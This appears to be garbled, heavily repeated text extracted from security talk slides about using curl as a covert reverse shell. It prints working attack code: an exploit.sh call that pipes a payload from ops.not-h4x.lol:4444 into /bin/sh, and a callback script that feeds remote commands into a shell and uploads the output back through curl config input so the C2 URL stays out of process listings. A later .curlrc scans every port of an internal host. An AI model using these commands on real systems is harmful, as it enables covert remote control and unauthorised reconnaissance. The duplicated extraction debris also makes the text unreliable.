
4. Kernel sees external programs




Networking



```
socket(2)/connect(2)/math/read(2)/write(2)
```



We'll look at that curl thing later



```
Ops - Curlrevshell 1
wurzel 477131 0.0 0.2 2584 940 ? S 10:14 0:00 /bin/sh
wurzel 477133 0.0 2.3 94148 11196 ? S 10:14 0:00 \ curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0V78BaslRHPCD2/OI=
https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel 477134 0.0 0.1 2584 884 ? S 10:14 0:00 \ /bin/sh
wurzel 477138 0.0 0.8 8540 4200 ? R 10:14 0:00 | \ ps awwwfux
wurzel 477135 0.0 2.6 94096 12200 ? S 10:14 0:00 \ curl -K- something-normal.com

Ops - Curlrevshell 1
---- /proc/477131/cmdline ----
/bin/sh
---- /proc/477133/cmdline ----
curl
-sk
--pinnedpubkey
sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0V78BaslRHPCD2/OI=
https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q
-N
---- /proc/477134/cmdline ----
/bin/bash
---- /proc/477135/cmdline ----
curl
-K-
something-normal.com
```

We'll look at that curl thing later

```
Ops - Curlrevshell 1
wurzel 477131 0.0 0.2 2584 940 ? S 10:14 0:00 /bin/sh
wurzel 477133 0.0 2.3 94148 11196 ? S 10:14 0:00 \ curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0V78BaslRHPCD2/OI=
https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel 477134 0.0 0.1 2584 884 ? S 10:14 0:00 \ /bin/sh
wurzel 477138 0.0 0.8 8540 4200 ? R 10:14 0:00 | \ ps awwwfux
wurzel 477135 0.0 2.6 94096 12200 ? S 10:14 0:00 \ curl -K- something-normal.com
```

```
Ops - Curlrevshell 1
---- /proc/477131/cmdline ----
/bin/sh
---- /proc/477133/cmdline ----
curl
-sk
--pinnedpubkey
sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0V78BaslRHPCD2/OI=
https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q
-N
---- /proc/477134/cmdline ----
/bin/bash
---- /proc/477135/cmdline ----
curl
-K-
something-normal.com
```

We'll look at that curl thing later

```
Ops - Curlrevshell 1
wurzel 477131 0.0 0.2 2584 940 ? S 10:14 0:00 /bin/sh
wurzel 477133 0.0 2.3 94148 11196 ? S 10:14 0:00 \_ curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0V78BaslRHPCD2/OI=
https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel 477134 0.0 0.1 2584 884 ? S 10:14 0:00 \_ /bin/sh
wurzel 477138 0.0 0.8 8540 4200 ? R 10:14 0:00 | \_ ps awwwfux
wurzel 477135 0.0 2.6 94096 12200 ? S 10:14 0:00 \_ curl -K- something-normal.com
```

```
Ops - Curlrevshell 1
---- /proc/477131/cmdline ----
/bin/sh
---- /proc/477133/cmdline ----
curl
-sk
--pinnedpubkey
sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0V78BaslRHPCD2/OI=
https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q
-N
---- /proc/477134/cmdline ----
/bin/bash
---- /proc/477135/cmdline ----
curl
-K-
something-normal.com
```

Original curl



```
[stuart@ops.not-h4x.lol:/home/stuart]
$ ./exploit.sh '
>   curl \
>       --insecure \
>       --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI= \
>       --silent \
>       https://ops.not-h4x.lol:4444/c |
>       /bin/sh >/dev/null 2>&1 &
> '
```

What the original curl did

Ops - Callback Script

⌘#2

```
[stuart@ops.not-h4x.lol:/home/stuart]
```

```
$ curl \  
> --insecure \  
> --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI= \  
> --silent \  
> https://ops.not-h4x.lol:4444/c  
#!/bin/sh  
curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI= https://ops.not-h4x.lol:4444/i/3ljv646hwm8k5 -N </dev/null 2>&0 |  
  
/bin/sh 2>&1 |  
  
>/dev/null 2>&1 3<&0 curl -K- something-normal.com <<_eof  
insecure  
pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=  
proto-default file  
silent  
upload-file /dev/fd/3  
url https://ops.not-h4x.lol:4444/o/3ljv646hwm8k5  
_eof
```

What the original curl did but all pretty

```
Ops - Callback Script (pretty) ㄿ%2

1 #!/bin/sh
2 curl -sk \
3     --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI= \
4     https://ops.not-h4x.lol:4444/i/3ljv646hwm8k5 \
5     -N \
6     </dev/null 2>&0 |
7
8 /bin/sh 2>&1 |
9
10 >/dev/null 2>&1 3<&0 curl -K- something-normal.com <<_eof
11 insecure
12 pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=
13 proto-default file
14 silent
15 upload-file /dev/fd/3
16 url https://ops.not-h4x.lol:4444/o/3ljv646hwm8k5
17 _eof

1,1 All
```

```
Ops - Curlrevshell ㄿ%1

---- /proc/477131/cmdline ----
/bin/sh
---- /proc/477133/cmdline ----
curl
-sk
--pinnedpubkey
sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=
https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q
-N
---- /proc/477134/cmdline ----
/bin/bash
---- /proc/477135/cmdline ----
curl
-K-
something-normal.com
```


What the original curl did but all pretty

```
Ops - Callback Script (pretty)  ⌘⌘2

1 #!/bin/sh
2 curl -sk \
3     --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI= \
4     https://ops.not-h4x.lol:4444/i/3ljv646hwm8k5 \
5     -N \
6     </dev/null 2>&0 |
7
8 /bin/sh 2>&1 |
9
10 >/dev/null 2>&1 3<&0 curl -K- something-normal.com <<_eof
11 insecure
12 pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=
13 proto-default file
14 silent
15 upload-file /dev/fd/3
16 url https://ops.not-h4x.lol:4444/o/3ljv646hwm8k5
17 _eof

1,1 All
```

```
Ops - Curlrevshell  ⌘⌘1

---- /proc/477131/cmdline ----
/bin/sh
---- /proc/477133/cmdline ----
curl
-sk
--pinnedpubkey
sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=
https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q
-N
---- /proc/477134/cmdline ----
/bin/bash
---- /proc/477135/cmdline ----
curl
-K-
something-normal.com
```

What the original curl did but all pretty

```
Ops - Callback Script (pretty)  ⌘⌘2

1 #!/bin/sh
2 curl -sk \
3     --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI= \
4     https://ops.not-h4x.lol:4444/i/3ljv646hwm8k5 \
5     -N \
6     </dev/null 2>&0 |
7
8 /bin/sh 2>&1 |
9
10 >/dev/null 2>&1 3<&0 curl -K- something-normal.com <<_eof
11 insecure
12 pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=
13 proto-default file
14 silent
15 upload-file /dev/fd/3
16 url https://ops.not-h4x.lol:4444/o/3ljv646hwm8k5
17 _eof

1,1 All
```

```
Ops - Curlrevshell  ⌘⌘1

---- /proc/477131/cmdline ----
/bin/sh
---- /proc/477133/cmdline ----
curl
-sk
--pinnedpubkey
sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=
https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q
-N
---- /proc/477134/cmdline ----
/bin/bash
---- /proc/477135/cmdline ----
curl
-K-
something-normal.com
```

What the original curl did but all pretty

```
Ops - Callback Script (pretty)  ⌘⌘2

1 #!/bin/sh
2 curl -sk \
3     --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI= \
4     https://ops.not-h4x.lol:4444/i/3ljv646hwm8k5 \
5     -N \
6     </dev/null 2>&0 |
7
8 /bin/sh 2>&1 |
9
10 >/dev/null 2>&1 [3<&0] curl -K- something-normal.com <<_eof
11 insecure
12 pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=
13 proto-default file
14 silent
15 upload-file /dev/fd/3
16 url https://ops.not-h4x.lol:4444/o/3ljv646hwm8k5
17 _eof

1,1 All
```

```
Ops - Curlrevshell  ⌘⌘1

---- /proc/477131/cmdline ----
/bin/sh
---- /proc/477133/cmdline ----
curl
-sk
--pinnedpubkey
sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=
https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q
-N
---- /proc/477134/cmdline ----
/bin/bash
---- /proc/477135/cmdline ----
curl
-K-
something-normal.com
```

What the original curl did but all pretty

```
Ops - Callback Script (pretty) 100%2

1 #!/bin/sh
2 curl -sk \
3     --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI= \
4     https://ops.not-h4x.lol:4444/i/3ljv646hwm8k5 \
5     -N \
6     </dev/null 2>&0 |
7
8 /bin/sh 2>&1 |
9
10 >/dev/null 2>&1 3<&0 curl -K- something-normal.com <<_eof
11 insecure
12 pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=
13 proto-default file
14 silent
15 upload-file /dev/fd/3
16 url https://ops.not-h4x.lol:4444/o/3ljv646hwm8k5
17 _eof

1,1 All
```

```
Ops - Curlrevshell 100%1

---- /proc/477131/cmdline ----
/bin/sh
---- /proc/477133/cmdline ----
curl
-sk
--pinnedpubkey
sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=
https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q
-N
---- /proc/477134/cmdline ----
/bin/bash
---- /proc/477135/cmdline ----
curl
-K-
something-normal.com
```

What the original curl did but all pretty

```
Ops - Callback Script (pretty)  1%2


1 #!/bin/sh
2 curl -sk \
3     --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI= \
4     https://ops.not-h4x.lol:4444/i/3ljv646hwm8k5 \
5     -N \
6     </dev/null 2>&0 |
7
8 /bin/sh 2>&1 |
9
10 >/dev/null 2>&1 3<&0 curl -K- something-normal.com <<_eof
11 insecure
12 pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=
13 proto-default file
14 silent
15 upload-file /dev/fd/3
16 url https://ops.not-h4x.lol:4444/o/3ljv646hwm8k5
17 _eof

1,1 All
```


```
Ops - Curlrevshell  1%1

---- /proc/477131/cmdline ----
/bin/sh
---- /proc/477133/cmdline ----
curl
-sk
--pinnedpubkey
sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=
https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q
-N
---- /proc/477134/cmdline ----
/bin/bash
---- /proc/477135/cmdline ----
curl
-K-
something-normal.com
```

Less-bad curl execve(2)



Less-bad curl execve(2)




Less-bad curl execve(2)

A screenshot of a macOS-style terminal window. The title bar at the top shows three colored window control buttons (red, yellow, green) on the left, the text "Ops - Curlrevsh..." in the center, and a keyboard shortcut icon (Command-H) on the right. The main area of the window is white and contains a single line of text: "> echo /tmp/.curl*", which appears to be a command prompt followed by a command. The terminal window has a subtle drop shadow.

```
> echo /tmp/.curl*
```


Less-bad curl execve(2)



A screenshot of a macOS terminal window titled "Ops - Curlrevsh...". The window shows a command prompt where the user has entered `> echo /tmp/.curl*`. The output of the command is `/tmp/.curl*`, which is displayed on the line immediately following the command. The terminal window has standard macOS window controls (red, yellow, green buttons) and a keyboard shortcut icon (⌘+H) in the top right corner.

```
> echo /tmp/.curl*  
/tmp/.curl*
```

Less-bad curl execve(2)

A terminal window titled "Ops - Curlrevsh..." with a standard macOS window header (red, yellow, green buttons and a zoom icon). The terminal contains a series of commands being entered, each preceded by a prompt character ">". The commands are: "echo /tmp/.curl*", "/tmp/.curl*", ">/tmp/.curlrc echo 'parallel'", "url http://10.135.2.240:[1-65535]", "max-time .1", "no-progress-meter", and "verbose'".

```
> echo /tmp/.curl*  
/tmp/.curl*  
> >/tmp/.curlrc echo 'parallel'  
> url http://10.135.2.240:[1-65535]  
> max-time .1  
> no-progress-meter  
> verbose'
```

Less-bad curl execve(2)

A terminal window titled "Ops - Curlrevsh..." with a macOS-style title bar (red, yellow, green buttons). The terminal displays a series of commands and their outputs for configuring curl. The commands are: 1. "echo /tmp/.curl*" which outputs "/tmp/.curl*", 2. ">/tmp/.curlrc echo 'parallel'", 3. "> url http://10.135.2.240:[1-65535]", 4. "> max-time .1", 5. "> no-progress-meter", 6. "> verbose'", 7. "echo /tmp/.curl*" which outputs "/tmp/.curlrc".

```
> echo /tmp/.curl*  
/tmp/.curl*  
> >/tmp/.curlrc echo 'parallel'  
> url http://10.135.2.240:[1-65535]  
> max-time .1  
> no-progress-meter  
> verbose'  
> echo /tmp/.curl*  
/tmp/.curlrc
```

Less-bad curl execve(2)



```
Ops - Curlrevsh...  ℥%1
> echo /tmp/.curl*
/tmp/.curl*
> >/tmp/.curlrc echo 'parallel
> url http://10.135.2.240:[1-65535]
> max-time .1
> no-progress-meter
> verbose'
> echo /tmp/.curl*
/tmp/.curlrc
> xcat /tmp/.curlrc
parallel
url http://10.135.2.240:[1-65535]
max-time .1
no-progress-meter
verbose
```

Less-bad curl execve(2)

A terminal window titled "Ops - Curlrevsh..." with a temperature icon and "1" in the title bar. The window contains a series of shell commands and their outputs. The command "url http://10.135.2.240:[1-65535]" is highlighted with an orange box.

```
> echo /tmp/.curl*  
/tmp/.curl*  
> >/tmp/.curlrc echo 'parallel  
> url http://10.135.2.240:[1-65535]  
> max-time .1  
> no-progress-meter  
> verbose'  
> echo /tmp/.curl*  
/tmp/.curlrc  
> xcat /tmp/.curlrc  
parallel  
url http://10.135.2.240:[1-65535]  
max-time .1  
no-progress-meter  
verbose
```

Less-bad curl execve(2)



```
Ops - Curlrevsh...  ⌘⌘1
> echo /tmp/.curl*
/tmp/.curl*
> >/tmp/.curlrc echo 'parallel
> url http://10.135.2.240:[1-65535]
> max-time .1
> no-progress-meter
> verbose'
> echo /tmp/.curl*
/tmp/.curlrc
> xcat /tmp/.curlrc
parallel
url http://10.135.2.240:[1-65535]
max-time .1
no-progress-meter
verbose
```

Less-bad curl execve(2)



```
Ops - Curlrevsh...  ⌘⌘1
> echo /tmp/.curl*
/tmp/.curl*
> >/tmp/.curlrc echo 'parallel
> url http://10.135.2.240:[1-65535]
> max-time .1
> no-progress-meter
> verbose'
> echo /tmp/.curl*
/tmp/.curlrc
> xcat /tmp/.curlrc
parallel
url http://10.135.2.240:[1-65535]
max-time .1
no-progress-meter
verbose
```

Less-bad curl execve(2)


A terminal window titled "Ops - Curlrevsh..." with a temperature icon and "°F 1" in the title bar. The terminal shows a series of commands and their outputs. The commands are: "echo /tmp/.curl*", ">/tmp/.curlrc echo 'parallel'", "> url http://10.135.2.240:[1-65535]", "> max-time .1", "> no-progress-meter", "> verbose'", "echo /tmp/.curl*", ">/tmp/.curlrc", "xcat /tmp/.curlrc", "parallel", "url http://10.135.2.240:[1-65535]", "max-time .1", "no-progress-meter", "verbose", "type time", and "time is a shell keyword".

```
> echo /tmp/.curl*  
/tmp/.curl*  
> >/tmp/.curlrc echo 'parallel'  
> url http://10.135.2.240:[1-65535]  
> max-time .1  
> no-progress-meter  
> verbose'  
> echo /tmp/.curl*  
/tmp/.curlrc  
> xcat /tmp/.curlrc  
parallel  
url http://10.135.2.240:[1-65535]  
max-time .1  
no-progress-meter  
verbose  
> type time  
time is a shell keyword
```


Less-bad curl execve(2)

A terminal window titled "Ops - Curlrevsh..." with a command prompt icon. It contains a series of commands and their outputs for configuring curl.


```
> echo /tmp/.curl*  
/tmp/.curl*  
> >/tmp/.curlrc echo 'parallel  
> url http://10.135.2.240:[1-65535]  
> max-time .1  
> no-progress-meter  
> verbose'  
> echo /tmp/.curl*  
/tmp/.curlrc  
> xcat /tmp/.curlrc  
parallel  
url http://10.135.2.240:[1-65535]  
max-time .1  
no-progress-meter  
verbose  
> type time  
time is a shell keyword
```



Less-bad curl execve(2)

A terminal window titled "Ops - Curlrevsh..." with a command prompt symbol. It contains a series of commands and their outputs for configuring curl. The commands are: echo /tmp/.curl*, /tmp/.curl*, >/tmp/.curlrc echo 'parallel', url http://10.135.2.240:[1-65535], max-time .1, no-progress-meter, verbose', echo /tmp/.curl*, /tmp/.curlrc, xcat /tmp/.curlrc, type time, and time is a shell keyword.

```
> echo /tmp/.curl*  
/tmp/.curl*  
> >/tmp/.curlrc echo 'parallel  
> url http://10.135.2.240:[1-65535]  
> max-time .1  
> no-progress-meter  
> verbose'  
> echo /tmp/.curl*  
/tmp/.curlrc  
> xcat /tmp/.curlrc  
parallel  
url http://10.135.2.240:[1-65535]  
max-time .1  
no-progress-meter  
verbose  
> type time  
time is a shell keyword
```

A terminal window titled "Ops - Curlrevshell" with a command prompt symbol. It contains the command curl.

```
> curl
```

Less-bad curl execve(2)

```
Ops - Curlrevsh...  ⌘⌘1
> echo /tmp/.curl*
/tmp/.curl*
> >/tmp/.curlrc echo 'parallel
> url http://10.135.2.240:[1-65535]
> max-time .1
> no-progress-meter
> verbose'
> echo /tmp/.curl*
/tmp/.curlrc
> xcat /tmp/.curlrc
parallel
url http://10.135.2.240:[1-65535]
max-time .1
no-progress-meter
verbose
> type time
time is a shell keyword
```

```
Ops - Curlrevshell  ⌘⌘1
> CURL_HOME=/tmp curl
```

Less-bad curl execve(2)

```
Ops - Curlrevsh...  ⌘⌘1
> echo /tmp/.curl*
/tmp/.curl*
> >/tmp/.curlrc echo 'parallel
> url http://10.135.2.240:[1-65535]
> max-time .1
> no-progress-meter
> verbose'
> echo /tmp/.curl*
/tmp/.curlrc
> xcat /tmp/.curlrc
parallel
url http://10.135.2.240:[1-65535]
max-time .1
no-progress-meter
verbose
> type time
time is a shell keyword
```

```
Ops - Curlrevshell  ⌘⌘1
>     CURL_HOME=/tmp curl 2>&1 | while read; do
>     [[ "$REPLY" != *Connected* ]] || echo -E "$REPLY"
> done
```

Less-bad curl execve(2)

```
